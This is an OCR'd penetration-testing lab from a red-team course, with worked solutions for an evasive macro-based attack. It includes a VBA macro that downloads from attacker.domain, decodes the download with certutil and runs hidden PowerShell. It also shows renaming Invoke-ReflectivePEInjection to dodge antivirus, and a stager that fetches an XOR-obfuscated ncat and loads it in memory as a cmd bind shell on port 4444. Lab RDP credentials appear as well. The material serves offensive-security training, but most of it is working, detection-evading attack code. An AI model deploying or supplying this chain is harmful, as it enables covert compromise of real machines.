
Custom Undetectable Macro Development



LAB 1

LAB

1. Scenario

In the following lab, you can practice the attack vector development techniques explained in the *Penetration Testing eXtreme course*.

Your goal is to develop a custom macro-based attack (and the accompanying payloads), to compromise a target without being detected. The compromise should occur through reflectively injecting a PE file in the target's memory.

In this lab's context we are going to reflectively inject Ncat and compromise the target via a bind shell. Of course, you can use any PE file, such as a custom RAT.

Imagine that you are delivering an **internal** penetration test on a network featuring A/V, Host IDS and Network IDS.

Scope of Engagement: NETBLOCK: 10.100.13.0/24

NOTE: You will be required to RDP in the lab during specific tasks.

2. Goals

- Develop a custom macro-based attack and the accompanying payloads
- Evade any A/V or IDS in place
- Reflectively inject a PE file in the target's memory

3. What you will learn

During the lab, you will learn how various techniques can be combined to compromise a target during an **internal** social engineering campaign, starting with a macro. You will also learn how to evade modern defenses (A/V, HIDS, NIDS etc.), by writing custom code and obfuscating your payloads.

To guide you during the lab you will find different tasks.

Tasks are meant for educational purposes and to show you the usage of different tools and different methods to achieve the same goal.

They are not meant to be used as a methodology.

Armed with the skills acquired though the task you can achieve the lab goal.

If this is the first time doing this lab, we advise you to follow these tasks.

Once you have completed all the tasks, you can proceed to the end of this paper and check the solutions

4. Recommended tools

- Microsoft Office
- Powersploit's Invoke-ReflectivePEInjection

5. Tasks

Task 1: Develop a custom macro and the accompanying payloads

The first step of this lab is to create a custom macro and the accompanying PE-injection related payloads. This means that you should avoid using automated tools, and that uncommon/obscure techniques should be employed.

To do this, you can use any of the techniques described in the *Penetration Testing eXtreme course – Advanced Social Engineering module*. The certutil-based dropper we covered in the course is a practical technique for this lab's context.

As far as the PE-injection related payloads are concerned, there are several ways and frameworks to develop them. Powersploit's Invoke-ReflectivePEInjection is a viable technique for this lab's context. Invoke-ReflectivePEInjection can reflectively load a DLL/EXE into the PowerShell process, or it can reflectively load a DLL into a remote process.

Task 2: Evade any A/V or IDS in place

An important skill to have, as a penetration tester / red team member, is the ability to craft A/V and IDS resistant payloads. In the second step of this lab you will exercise that skill.

Task 2.1: Develop A/V resistant payloads

The certutil-based dropper seems in good shape, as far as its A/V detection rate is concerned. Although, since practice makes perfect, you can further enhance its A/V resistance if you want.

Invoke-ReflectivePEInjection on the other hand seems to get caught by many A/V vendors. Do not worry though. Multiple A/Vs can be bypassed by simply removing all comments and renaming/obfuscating functions. Give this a try…

Finally, on the "DEVELOP IDS RESISTANT PAYLOADS" sub-task below we will develop and utilize custom XOR obfuscation/de-obfuscation for the attack's stage payload. Since custom code is employed, the payload will be quite A/V resistant.

Task 2.2: Develop IDS resistant payloads

Sub-task 2.1: DEVELOP A/V RESISTANT PAYLOADS focuses on how to make the attack's stager evade defenses. In order to make your payload IDS resistant, you will have to encode or obfuscate the attack's stage payload.

One of the easiest ways to do this would be by XORing all stage payloads. This means that the stage payload, requested by the stager, will enter the network being XOR-obfuscated. Then, using a custom and PowerShell based XOR function, you can decrypt them and execute them.

Task 3: Execute the attack

Now you fulfill all the prerequisites to inject a PE file in the target's memory starting from a macro and remaining undetected.

SOLUTIONS

Below, you can find solutions in the form of source code, for each task. Remember though that you can follow your own strategy (which may be different from the one explained in the following lab).

Task 1: Develop a custom macro and the accompanying payloads

A macro we can use to start our attack is the following. Please note that this macro has a large on-disk footprint and uses the WOW64 version of PowerShell.

```
Sub DownloadAndExec()
Dim xHttp: Set xHttp = CreateObject("Microsoft.XMLHTTP")
Dim bStrm: Set bStrm = CreateObject("Adodb.Stream")
xHttp.Open "GET", "https://attacker.domain/ps1_b64.crt", False
xHttp.Send
With bStrm
    .Type = 1 '//binary
    .Open
    .write xHttp.responseBody
    .savetofile "encoded_ps1.crt", 2 '//overwrite
End With
Shell ("cmd /c certutil -decode encoded_ps1.crt decoded.ps1 &
c:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -ep bypass -W
Hidden .\decoded.ps1")
End Sub
```

For reflectively injecting a PE file, as we already mentioned, we will use Powersploit's Invoke-ReflectivePEInjection. *ps1_b64.crt* will contain both an A/V resistant Invoke-ReflectivePEInjection variant and custom-made XOR de-obfuscation for IDS resistance (stage payload de-obfuscation).

Task 2: Evade any A/V or IDS in place

Task 2.1: Develop A/V resistant payloads

To make Powersploit's Invoke-ReflectivePEInjection more A/V resistant, you can simply remove every comment and rename the first function to *Invoke-PEInjectionInMemory*. You can find the altered source code on the link below.

https://gist.github.com/anonymous/67ae047664e9407b053874e7e1732349

Invoke-ReflectivePEInjection can be used to reflectively inject a PE file into memory. You can use this technique to inject Metasploit's or PowerShell Empire's payloads or a custom-made RAT. For this lab's context, we are going to inject our favorite Ncat.

TASK 2.2: DEVELOP IDS RESISTANT PAYLOADS

For making the attack's stage payload (the PE file to be injected in memory - Ncat) IDS resistant we will perform the following obfuscation steps.

1. **Convert ncat.exe to a Base64 string:** Open Windows PowerShell ISE, paste the following PowerShell script and execute it.

```
function Convert-BinaryToString {
   [CmdletBinding()] param (
      [string] $FilePath
   )
   try {
      $ByteArray = [System.IO.File]::ReadAllBytes($FilePath);
   }
   catch {
      throw "Failed to read file.";
   }
   if ($ByteArray) {
      $Base64String = [System.Convert]::ToBase64String($ByteArray);
   }
   else {
      throw '$ByteArray is $null.';
   }
   Write-Output -InputObject $Base64String;
}
```

```
Convert-BinaryToString path_to_ncat_executable
```

2. **Create the key with which you will XOR-obfuscate the Base64-converted ncat.exe, you created in Step 1:** Create a random Base64 string of equal length to the Base64-converted ncat.exe. A quick way to do this would be taking the Base64-converted ncat.exe and replacing, for example, all "A"s with "M"s.
3. **XOR the Base64-converted ncat.exe with the key you created in Step 2:** To do this you can use the PowerShell Script below.

```
param (
    [Parameter(Mandatory=$true)]
    [string] $file1, #First File
    [Parameter(Mandatory=$true)]
    [string] $file2, #Second file
    [Parameter(Mandatory=$true)]
    [string] $out #Output File
) #end param
$file1_b = [System.IO.File]::ReadAllBytes("$file1")
$file2_b = [System.IO.File]::ReadAllBytes("$file2")
$len = if ($file1_b.Count -lt $file2_b.Count) {$file1_b.Count} else {
$file2_b.Count}
$xord_byte_array = New-Object Byte[] $len
# XOR between the files
for($i=0; $i -lt $len ; $i++) {
    $xord_byte_array[$i] = $file1_b[$i] -bxor $file2_b[$i] }
[System.IO.File]::WriteAllBytes("$out", $xord_byte_array)
write-host "[*] $file1 XOR $file2`n[*] Saved to " -nonewline;
Write-host "$out" -foregroundcolor yellow -nonewline; Write-host ".";
```

Save the above PowerShell script locally (e.g. xor_files.ps1), start a PowerShell session and execute the following. The result will be an XOR-obfuscated Ncat (in Base64 form).

```
PS >> powershell -ep bypass .\xor_files.ps1 .\Base64-converted_ncat .\XOR_key
```

4. Take the altered Invoke-ReflectivePEInjection, add the following to the end (replacing the green-lettered parts so that they point to your server) and compress it using gzip (http://www.txtwizard.net/compression).

```
#Drop the XORed Ncat from step 3 and the XOR key from Step 2 to Temp
(new-object Net.WebClient).DownloadFile('http://attacker.domain/xored_ncat' ,
 env:temp+"/ciphertext")
(new-object Net.WebClient).DownloadFile('http://attacker.domain/xor_key'    ,
$env:temp+"/key")
$ciphertext =  [System.IO.File]::ReadAllBytes($env:temp+"/ciphertext")
$key =   [System.IO.File]::ReadAllBytes($env:temp+"/key")
$len = if ($ciphertext.Count -lt $key.Count) {$ciphertext.Count} else {
$key.Count}
$xord_byte_array = New-Object Byte[] $len
#XOR between the XORed Ncat and the XOR key
for($i=0; $i -lt $len ; $i++) {
    $xord_byte_array[$i] = $ciphertext[$i] -bxor $key[$i] }
#The deciphered Ncat is stored on Temp
[System.IO.File]::WriteAllBytes($env:temp+"/deciphered", $xord_byte_array)
$deciphered = Get-Content $env:temp/deciphered
$PEBytes = [System.Convert]::FromBase64String($deciphered)
#De-obfuscated Ncat is reflectively loaded into memory
Invoke-PEInjectionInMemory -PEBytes $PEBytes -ExeArgs "-nlvp 4444 -e cmd"
```

You can find the full source code of the altered Invoke-ReflectivePEInjection in the following link.

https://gist.github.com/anonymous/01ff63395cc8b3a8a6dad3402d3bf8b9

5. Finally, embed the gzip compressed altered Invoke-ReflectivePEInjection you created in Step 4 above into the following and save it as a PS1 file.

```
$s=New-Object
IO.MemoryStream(,[Convert]::FromBase64String('insert_gzip_compressed_Invoke-
ReflectivePEInjection'));
IEX (New-Object IO.StreamReader(New-Object
IO.Compression.GzipStream($s,[IO.Compression.CompressionMode]::Decompress))).
ReadToEnd()
```

Task 3: Execute the attack

To sum up, to execute the attack, perform the following.

1. Base64-encode the PS1 file we created in Step 5 of Task 2.2 and save it as a CRT file. Host this file on a server you control.
   Also host the XOR-obfuscated Ncat (Step 3 of Task 2.2) and the key (Step 2 of Task 2.2), so that they can be accessed by the stager.
2. Inside the macro we developed in Task 1, replace *https://attacker.domain/ps1_b64.crt* with the location of the CRT file above.
3. Send the Office document containing the macro to your target. For this lab's context, you can RDP into the target machine ("rdesktop 10.100.13.5", credentials: ELS_Admin/P@ssw0rd123), transfer your malicious Office document and execute it, just like the target would do.

4. In a matter of minutes, you will should be able to communicate with the target through a bind shell on port 4444 (or the port you specified on Step 4 of Task 2.2), as follows.

```
nc 10.100.13.5 4444
```